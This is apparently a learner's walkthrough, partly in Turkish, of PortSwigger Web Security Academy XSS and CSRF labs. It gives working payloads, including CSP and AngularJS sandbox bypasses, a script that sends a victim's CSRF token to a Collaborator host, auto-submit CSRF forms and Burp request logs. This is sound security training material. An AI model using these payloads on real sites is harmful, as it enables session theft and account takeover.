1 GET /?search=<animatetransform> HTTP/1.1						
2 Host: 0ab00d0417350c025e1d00ec0020.web-security-academy.net						
3 Cookie: session=\$P\$RgBjgS6UVEN8Emnalcaxe\$W\$						
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"						
5 Sec-Ch-Ua-Mobile: ?0						
6 Sec-Ch-Ua-Platform: "Windows"						
7 Upgrade-Insecure-Requests: 1						
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36						
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9						
10 Sec-Fetch-Site: same-origin						
11 Sec-Fetch-Mode: navigate						
12 Sec-Fetch-User: ?1						
13 Sec-Fetch-Dest: document						
14 Referer: https://0ab00d0417350c025e1d00ec0020.web-security-academy.net/?search=%3Csvg%3E						
15 Accept-Encoding: gzip, deflate						
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7						
17 Connection: close						

5. Intruder attack of https://0a550036047a25c0c0a13cc00ac0087.web-security-academy.net - Temporary attack - Not saved						
Request	Response	Pretty	Raw	Hex		
1 GET /?search=<svg><animatetransform%20onbegin=1> HTTP/1.1						
2 Host: 0a550036047a25c0c0a13cc00ac0087.web-security-academy.net						
3 Cookie: session=\$P\$RgBjgS6UVEN8Emnalcaxe\$W\$						
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"						
5 Sec-Ch-Ua-Mobile: ?0						
6 Sec-Ch-Ua-Platform: "Windows"						
7 Upgrade-Insecure-Requests: 1						
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36						
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9						
10 Sec-Fetch-Site: same-origin						
11 Sec-Fetch-Mode: navigate						
12 Sec-Fetch-User: ?1						
13 Sec-Fetch-Dest: document						
14 Referer: https://0a550036047a25c0c0a13cc00ac0087.web-security-academy.net/						
15 Accept-Encoding: gzip, deflate						
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7						
17 Connection: close						

We did 2 times sniper attack at the intruder.

First attack: GET /?search=<\$> HTTP/1.1

→ Payload → Options → Copy tags to clipboard from <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Second attack: GET /?search=<svg><animatetransform%20\$&=1> HTTP/1.1

→ Payload → Options → Copy event to clipboard from <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Payload → "><svg><animatetransform%20onbegin=alert(1)>

## Lab 20: Reflected XSS in canonical link tag

This lab reflects user input in a canonical link tag and escapes angle brackets. To solve the lab, perform a [cross-site scripting](#) attack on the home page that injects an attribute that calls the alert function. To assist with your exploit, you can assume that the simulated user will press the following key combinations:

- ALT+SHIFT+X
- CTRL+ALT+X
- Alt+X

Please note that the intended solution to this lab is only possible in Chrome. [Access the lab](#)

### Solution

1. Visit the following URL, replacing your-lab-id with your lab ID:

[https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert\(1\)](https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1))

This sets the X key as an access key for the whole page. When a user presses the access key, the alert function is called.

2. To trigger the exploit on yourself, press one of the following key combinations:

- On Windows: ALT+SHIFT+X
- On MacOS: CTRL+ALT+X
- On Linux: Alt+X

Bu lab biraz anlamsız...

Normal url: <https://0a3700d504f6a3dfc05750a600240024.web-security-academy.net/>

Injected url: [https://0a3700d504f6a3dfc05750a600240024.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert\(1\)](https://0a3700d504f6a3dfc05750a600240024.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1))

---

## Lab 21: Reflected XSS into a JavaScript string with single quote and backslash escaped

### PRACTITIONER

This lab contains a [reflected cross-site scripting](#) vulnerability in the search query tracking functionality. The reflection occurs inside a JavaScript string with single quotes and backslashes escaped.

To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

[Access the lab](#)

### Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Replace your input with the following payload to break out of the script block and inject a new script:  
`</script><script>alert(1)</script>`
5. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Payload → `</script><script>alert(1)</script>`

```
<script>
  var searchTerms = '</script><script>alert(1)</script>';
  document.write('');
</script>
```

Lab 22: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

## PRACTITIONER

This lab contains a [reflected cross-site scripting](#) vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the alert function.

[Access the lab](#)

## Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript string.
3. Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
4. Try sending the payload test\payload and observe that your backslash doesn't get escaped.
5. Replace your input with the following payload to break out of the JavaScript string and inject an alert: \'-alert(1)//
6. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Payload → \'-alert(1)//

```
<script>
    var searchTerms = '\\\'-alert(1)//';
    document.write('');
</script>
```

---

Lab 23: Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

## PRACTITIONER

This lab contains a [stored cross-site scripting](#) vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked.

[Access the lab](#)

## Solution

1. Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
2. Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
3. Observe that the random string in the second Repeater tab has been reflected inside an onclick event handler attribute.
4. Repeat the process again but this time modify your input to inject a JavaScript URL that calls alert, using the following payload:

http://foo?&apos;-alert(1)-&apos;

5. Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Payload → [http://foo?&apos;-alert\(1\)-&apos;](http://foo?&apos;-alert(1)-&apos;) → put into website text area

Normal inputs : source code

```
<section class="comment">
    <p>
        
    </p>
    <p>---comment---</p>
    <p></p>
</section>
```

Injected input : source code

```
<section class="comment">
    <p>
        
            <a id="author" href="https://google.com" onclick="var tracker=[track()];tracker.track('https://google.com');---tunahan---</a> | 06 July 2022
    </p>
    <p>---comment---</p>
    <p></p>
</section>
```

Lab 24: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

## PRACTITIONER

This lab contains a [reflected cross-site scripting](#) vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.

[Access the lab](#)

### Solution

1. Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
2. Observe that the random string has been reflected inside a JavaScript template string.
3. Replace your input with the following payload to execute JavaScript inside the template string: \${alert(1)}
4. Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

With normal search query: abcd123,

Source code:

```
<section class=blog-header>
  <h1 id="searchMessage"></h1>
  <script>
    var message = `0 search results for 'abcd123'`;
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>
```

Try mentioned characters in the search query: abcd123 <>' "\`

```
<section class=blog-header>
  <h1 id="searchMessage"></h1>
  <script>
    var message = `0 search results for 'abcd123 \u003c\u003e\u0027 \u0022 \u005c\u0060`\`;
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>
```

Payload → \${alert(1)}

Source code:

```
<section class=blog-header>
  <h1 id="searchMessage"></h1>
  <script>
    var message = `0 search results for '${alert(1)}'`;
    document.getElementById('searchMessage').innerText = message;
  </script>
  <hr>
</section>
```

Lab 25: Reflected XSS with event handlers and href attributes blocked

#### EXPERT

This lab contains a [reflected XSS](#) vulnerability with some whitelisted tags, but all events and anchor href attributes are blocked.. To solve the lab, perform a [cross-site scripting](#) attack that injects a vector that, when clicked, calls the alert function. Note that you need to label your vector with the word "Click" in order to induce the simulated lab user to click your vector. For example: <a href="">Click me</a> [Access the lab](#)

#### Solution

Visit the following URL, replacing your-lab-id with your lab ID:

[https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert\(1\)%2F%3E%3Ctext+x%3D20+y%3D20%3Eclick%20me%3C%2Ftext%3E%3C%2Fa%3E](https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)%2F%3E%3Ctext+x%3D20+y%3D20%3Eclick%20me%3C%2Ftext%3E%3C%2Fa%3E)

PAGE SOURCE CODE:


```
<section class=blog-header>
    <h1>0 search results for '*****' </h1>
    <hr>
</section>
```

As a result of my own experiments, I was able to show an image within the page with the image search section.

Payload →

'</h1><image src="<https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcQC10u9KUnQLcwQl0vdZah7YDsget193RAK6A&usqp=CAU>">'

PAGE:



YAPTIĞIM SNIPER ATTACK DA HAZIRLADIĞIM GET REQUEST: **GET /?search='<%>' HTTP/1.1**

BULUNAN WHITE LIST:

Request	Payload	Status	Error	Timeout	Length	Comment
0	a	200	<input type="checkbox"/>	<input type="checkbox"/>	3354	
1	animate	200	<input type="checkbox"/>	<input type="checkbox"/>	3355	
6	image	200	<input type="checkbox"/>	<input type="checkbox"/>	3361	
65	svg	200	<input type="checkbox"/>	<input type="checkbox"/>	3359	
132	title	200	<input type="checkbox"/>	<input type="checkbox"/>	3357	
142		200	<input type="checkbox"/>	<input type="checkbox"/>	3359	

Request Response

Pretty Raw Hex

```
1 GET /?search='<%>' HTTP/1.1
```

ÇÖZÜM: <svg><a><animate attributeName:href values=javascript:alert(1)><text x=20 y=20>Click me</text></a>

PAGE RESULT:

The screenshot shows the Web Security Academy interface. At the top, there is a navigation bar with links for 'Home', 'Courses', 'Challenges', 'Community', and 'Help'. Below the navigation is a search bar and a user profile icon. The main content area displays a challenge titled 'Reflected XSS'. The challenge description reads: '...f0800ee0025.web-security-academy.net web sitesinin mesajı' (Message of the ...f0800ee0025.web-security-academy.net website). Below the description is a text input field containing the payload: '<svg><a><animate attributeName:href values=javascript:alert(1)><text x=20 y=20>Click me</text></a>'. To the right of the input field is a 'Solved' button with a green checkmark. At the bottom of the challenge page, there is a success message: 'Congratulations, you solved the lab!', a 'Share your skills!' button, and a 'Continue learning >>' button.

Lab 26: Reflected XSS in a JavaScript URL with some characters blocked

#### EXPERT

This lab reflects your input in a JavaScript URL, but all is not as it seems. This initially seems like a trivial challenge; however, the application is blocking some characters in an attempt to prevent [XSS](#) attacks.

To solve the lab, perform a [cross-site scripting](#) attack that calls the alert function with the string 1337 contained somewhere in the alert message.

#### [Access the lab](#)

#### Solution

Visit the following URL, replacing your-lab-id with your lab ID:

[https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/\\*\\*/onerror=alert,1337},toString=x>window%2b%27%27,{x:%27](https://your-lab-id.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x>window%2b%27%27,{x:%27)

The lab will be solved, but the alert will only be called if you click "Back to blog" at the bottom of the page.

The exploit uses exception handling to call the alert function with arguments. The throw statement is used, separated with a blank comment in order to get round the no spaces restriction. The alert function is assigned to the onerror exception handler.

As throw is a statement, it cannot be used as an expression. Instead, we need to use arrow functions to create a block so that the throw statement can be used. We then need to call this function, so we assign it to the toString property of window and trigger this by forcing a string conversion on window.

**Lab :** [Reflected XSS in a JavaScript URL with some characters blocked \(expert\)](#)

**Normal url:** <https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=5>

**Injected url :**

[https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/\\*\\*/onerror=alert,1337},toString=x>window%2b%27%27,{x:%27](https://0ad500af04ef9fb4c0d567d6009300b1.web-security-academy.net/post?postId=5&%27},x=x=%3E{throw/**/onerror=alert,1337},toString=x>window%2b%27%27,{x:%27)

[Back to Blog](#) ← You can not go back, Xss here.

...7d6009300b1.web-security-academy.net web sitesinin mesajı

Uncaught 1337

Tamam

---

Lab 27: Reflected XSS with AngularJS sandbox escape without strings

#### EXPERT

This lab uses [AngularJS](#) in an unusual way where the \$eval function is not available and you will be unable to use any strings in AngularJS.

To solve the lab, perform a [cross-site scripting](#) attack that escapes the sandbox and executes the alert function without using the \$eval function.

#### [Access the lab](#)

#### Solution

Visit the following URL, replacing your-lab-id with your lab ID:

[https://your-lab-id.web-security-academy.net/?search=1&toString\(\).constructor.prototype.charAt%3d\[\].join;\[1\]|orderBy:toString\(\).constructor.fromCharCode\(120,61,97,108,101,114,116,40,49,41\)=1](https://your-lab-id.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1)

The exploit uses toString() to create a string without using quotes. It then gets the String prototype and overwrites the charAt function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the orderBy filter. We then set the argument for the filter by again using toString() to create a string and the String constructor property. Finally, we use the fromCharCode method generate our payload by converting character codes into the string x=alert(1). Because the charAt function has been overwritten, AngularJS will allow this code where normally it would not.

**Normal url:**

<https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=5>

Payload →

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

**Injected url:**

<https://0a30002e03e3a52ac07025bb00f10058.web-security-academy.net/?search=>

1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1

**Related source code of page**

```
<section class=blog-header>
  <script>angular.module('labApp', []).controller('vulnCtrl',function($scope, $parse) {
    $scope.query = {};
    var key = 'search';
    $scope.query[key] = '1';
    $scope.value = $parse(key)($scope.query);
    var key = 'toString().constructor.prototype.charAt=[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)';
    $scope.query[key] = '1';
    $scope.value = $parse(key)($scope.query);
  });
  <h1 ng-controller=vulnCtrl>2 search results for {{value}}</h1>
  <hr>
</section>
```

---

Lab 28: Reflected XSS with AngularJS sandbox escape and CSP

**EXPERT**

This lab uses [CSP](#) and [AngularJS](#). To solve the lab, perform a [cross-site scripting](#) attack that bypasses CSP, escapes the AngularJS sandbox, and alerts document.cookie. [Access the lab](#)

**Solution**

1. Go to the exploit server and paste the following code, replacing your-lab-id with your lab ID:

2. <script>  
location='https://your-lab-id.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=\$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x';</script>
3. Click "Store" and "Deliver exploit to victim".

The exploit uses the ng-focus event in AngularJS to create a focus event that bypasses CSP. It also uses \$event, which is an AngularJS variable that references the event object. The path property is specific to Chrome and contains an array of elements that triggered the event. The last element in the array contains the window object.

Normally, | is a bitwise or operation in JavaScript, but in AngularJS it indicates a filter operation, in this case the orderBy filter. The colon signifies an argument that is being sent to the filter. In the argument, instead of calling the alert function directly, we assign it to the variable z. The function will only be called when the orderBy operation reaches the window object in the \$event.path array. This means it can be called in the scope of the window without an explicit reference to the window object, effectively bypassing AngularJS's window check.

**Injected url:**

<https://0aa600870418ba48c0f0236000df0037.web-security-academy.net/?search=>

<input id=x ng-focus=\$event.path|orderBy:(z=alert)(document.cookie)'>#x';

Payload → <input id=x ng-focus=\$event.path|orderBy:(z=alert)(document.cookie)'>#x';

Yine bunu direk url alanına yapıştırırsan XSS elde edersin ama çözülmüş olmak için exploit servera git. Script şeklinde dene öteki türlü sayfa tamamen kitlenmiş bir şekilde XSS oluşuyor.

**Payload in the source code:**

```
<section class=blog-header>
  <h1>0 search results for '<input id=x ng-focus=$event.path|orderBy:(z=alert)(document.cookie)'>'</h1>
  <hr>
</section>
```

Eğer view exploit dersen url şöyle oluyor.

[https://0a2700ee03c03603c09089d6005b0004.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=\\$event.path|orderBy:%27\(z=alert\)\(document.cookie\)%27%3E#x](https://0a2700ee03c03603c09089d6005b0004.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3E#x)

Anlaşılan exploit server payloadı url ye yerleştirmeye yarıyor burda.

## Lab 29: Reflected XSS protected by very strict CSP, with dangling markup attack

### EXPERT

This lab uses a strict [CSP](#) that blocks outgoing requests to external web sites. To solve the lab, first perform a [cross-site scripting](#) attack that bypasses the CSP and exfiltrates a simulated victim user's [CSRF token](#) using Burp Collaborator. You then need to change the simulated user's email address to [hacker@evil-user.net](mailto:hacker@evil-user.net). You must label your vector with the word "Click" in order to induce the simulated user to click it. For example:

```
<a href="">Click me</a>
```

You can log in to your own account using the following credentials: wiener:peter

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server. [Access the lab](#)

### Solution

1. Log in to the lab using the account provided above.
2. Examine the change email function. Observe that there is an [XSS](#) vulnerability in the email parameter.
3. Go to the Burp menu and launch the [Burp Collaborator client](#).
4. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
5. Back in the lab, go to the exploit server and add the following code, replacing your-lab-id and your-exploit-server-id with your lab ID and exploit server ID respectively, and replacing your-collaborator-id with the payload that you just copied from Burp Collaborator.
6. <script>

```
if(window.name) {  
    new Image().src='//BURP-COLLABORATOR-SUBDOMAIN?'+encodeURIComponent(window.name);  
} else {  
    location = 'https://YOUR-LAB-ID.web-security-academy.net/my-account?email=%22%3E%3Ca%20href=%22https://YOUR-EXPLOIT-SERVER-ID.web-security-academy.net/exploit%22%3EClick%20me%3C/a%3E%3Cbase%20target=%27';  
}  
</script>
```
7. Click "Store" and then "Deliver exploit to victim". When the user visits the website containing this malicious script, if they click on the "Click me" link while they are still logged in to the lab website, their browser will send a request containing their [CSRF token](#) to your malicious website. You can then steal this CSRF token using the Burp Collaborator client.
8. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again. You should see an HTTP interaction that was initiated by the application. Select the HTTP interaction, go to the request tab, and copy the user's CSRF token.
9. With Burp's Intercept feature switched on, go back to the change email function of the lab and submit a request to change the email to any random address.
10. In Burp, go to the intercepted request and change the value of the email parameter to [hacker@evil-user.net](mailto:hacker@evil-user.net).
11. Right-click on the request and, from the context menu, select "Engagement tools" and then "Generate CSRF PoC". The popup shows both the request and the CSRF HTML that is generated by it. In the request, replace the CSRF token with the one that you stole from the victim earlier.
12. Click "Options" and make sure that the "Include auto-submit script" is activated.
13. Click "Regenerate" to update the CSRF HTML so that it contains the stolen token, then click "Copy HTML" to save it to your clipboard.
14. Drop the request and switch off the intercept feature.
15. Go back to the exploit server and paste the CSRF HTML into the body. You can overwrite the script that we entered earlier.
16. Click "Store" and "Deliver exploit to victim". The user's email will be changed to [hacker@evil-user.net](mailto:hacker@evil-user.net).

## Lab 30: Reflected XSS protected by CSP, with CSP bypass

### EXPERT

This lab uses [CSP](#) and contains a [reflected XSS](#) vulnerability.

To solve the lab, perform a [cross-site scripting](#) attack that bypasses the CSP and calls the alert function.

Please note that the intended solution to this lab is only possible in Chrome.

### [Access the lab](#)

### Solution

1. Enter the following into the search box:

```
<img src=1 onerror=alert(1)>
```

2. Observe that the payload is reflected, but the CSP prevents the script from executing.
3. In Burp Proxy, observe that the response contains a Content-Security-Policy header, and the report-uri directive contains a parameter called token. Because you can control the token parameter, you can inject your own CSP directives into the policy.
4. Visit the following URL, replacing your-lab-id with your lab ID:

<https://your-lab-id.web-security-academy.net/?search=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27>

The injection uses the script-src-elem directive in CSP. This directive allows you to target just script elements. Using this directive, you can overwrite existing script-src rules enabling you to inject unsafe-inline, which allows you to use inline scripts.

Search area: \*\*\*\*\*

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is made to a URL containing a search parameter with the value '\*\*\*\*\*'. In the Response tab, the server's response includes a Content-Security-Policy header with a report-uri directive that contains the token parameter, which reflects the injected payload.

We can see Content security policy header.

Search area: <img src=1 onerror=alert(1)>

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is made to a URL containing a search parameter with the value '%3Cimg%src%3D1+onerror%3Dalert%281%29%3E'. In the Response tab, the server's response contains the injected payload reflected in the search results section of the page.

If it not work try this, it is url encoded paste to url directly.

%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-inline%27

## CSRF

### Lab 1: CSRF vulnerability with no defenses

#### APPRENTICE

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: wiener:peter

#### [Access the lab](#)

#### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. If you're using [Burp Suite Professional](#), right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">

<input type="hidden" name="$param1name" value="$param1value">

</form>

<script>

document.forms[0].submit();

</script>
```

3. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
4. To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.
5. Click "Deliver to victim" to solve the lab.

#### Solution:

When we look at the post /my-account/change-email request

Right click → engagement tools → generate csrf poc

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Request' pane, a POST request to '/my-account/change-email' is displayed. The 'Response' pane shows the server's response, which includes a 'Location' header pointing back to the same page. A context menu is open over the response, with the 'Engagement tools' option highlighted. A submenu for 'Engagement tools' is visible, containing options like 'Find references', 'Discover content', 'Schedule task', and 'Generate CSRF PoC'. The 'Generate CSRF PoC' option is also highlighted.

Then

- Include auto-submit script → regenerate → copy html → go to exploit server → paste html
- Store then deliver exploit

The screenshot shows the Burp Suite Professional interface with the 'CSRF PoC generator' tool open. The 'Options' tab is selected, showing various CSRF techniques like Auto-select based on request features, URL-encoded form, Multipart form, Plain text form, and Cross-domain XHR. The 'Include auto-submit script' option is checked. The 'Body' section displays the generated exploit code, which includes a POST request to change an email address. The exploit code uses a hidden input for the CSRF token and a submit button. At the bottom, there are buttons for 'Store', 'View exploit', 'Deliver exploit to victim', and 'Access log'.

---

#### Lab 2: CSRF where token validation depends on request method

##### PRACTITIONER

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a [CSRF attack](#) to change the viewer's email address.

You can log in to your own account using the following credentials: wiener:peter

##### [Access the lab](#)

##### Solution

1. Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Use "Change request method" on the context menu to convert it into a GET request and observe that the [CSRF token](#) is no longer verified.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">  
  <input type="hidden" name="$param1name" value="$param1value">  
</form>  
<script>  
  document.forms[0].submit();  
</script>
```

5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

Send this request to repeater

```

784 https://0a4900fe0306c1fec... POST /my-account/change-email
      302   83
      ✓ 34.246.129.62  14:56:59 29 ... 8080

Request
Pretty Raw Hex
1 POST /my-account/change-email HTTP/1.1
2 Host : 0a4900fe0306c1fec08778ae0094006b.web-security-academy.net
3 Cookie : session=SrcINWDypZgVbLcZacRsbcWgilpzNf
4 Content-Length : 59
5 Cache-Control : max-age=0
6 Sec-Ch-Ua : "Not A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 Origin : https://0a4900fe0306c1fec08778ae0094006b.web-security-academy.net
11 Content-Type : application/x-www-form-urlencoded
12 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site : same-origin
15 Sec-Fetch-Mode : navigate
16 Sec-Fetch-User : ?1
17 Sec-Fetch-Dest : document
18 Referer :
https://0a4900fe0306c1fec08778ae0094006b.web-security-academy.net/my-account
19 Accept-Encoding : gzip, deflate
20 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
21 Connection : close
22
23 email=test%40test.com &csrf=B3AB5vXaPZztPgUADGéjSXNYeXTHDPT

```

→ change request method, Csrf parameter is not validated at the server side, so change csrf and generate csrf poc with auto submit script.

```

Send Cancel < ▾ ▾ > ▾ ▾ Follow redirection

Request
Pretty Raw Hex
1 GET /my-account/change-email ?email=test%40test.com &csrf=1111 HTTP/1.1
2 Host : 0a4900fe0306c1fec08778ae0094006b.web-security-academy.net
3 Cookie : session=SrcINWDypZgVbLcZacRsbcWgilpzNf
4 Cache-Control : max-age=0
5 Sec-Ch-Ua : "Not A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?
7 Sec-Ch-Ua-Platform : "Windows"
8 Upgrade-Insecure-Requests : 1
9 Origin : https://0a4900fe0306c1fec08778ae0094006b.web-security-academy.net
10 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
11 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : navigate
14 Sec-Fetch-User : ?1
15 Sec-Fetch-Dest : document
16 Referer : https://0a4900fe0306c1fec08778ae0094006b.web-security-academy.net/my-account
17 Accept-Encoding : gzip, deflate
18 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
19 Connection : close

```

Generate csrf poc

```

Send Cancel < ▾ ▾ > ▾ ▾ Follow redirection

Request
Pretty Raw Hex
1 GET /my-account/change-email ?email=tburakdirlik%40gmail.com &csrf=
uXyREPT05Wtrp5ku0mAkxSVPS3rB0 HTTP/1.1
2 Host : 0a32003a0384b110c01a052500530024.web-security-academy.net
3 Cookie : session=q0pJ5pWaem07Myuiua0p2IeHvLzJ0OpJn
4 Cache-Control : max-age=0
5 Sec-Ch-Ua : "Not A/Brand";v="8", "Chromium";v="102"
6 Sec-Ch-Ua-Mobile : ?
7 Sec-Ch-Ua-Platform : "Windows"
8 Upgrade-Insecure-Requests : 1
9 Origin : https://0a32003a0384b110c01a052500530024.web-security-academy.net
10 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
11 Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : navigate
14 Sec-Fetch-User : ?1
15 Sec-Fetch-Dest : document
16 Referer :
https://0a32003a0384b110c01a052500530024.web-security-academy.net/my-account?id=wiene
17 Accept-Encoding : gzip, deflate
18 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
19 Connection : close
20
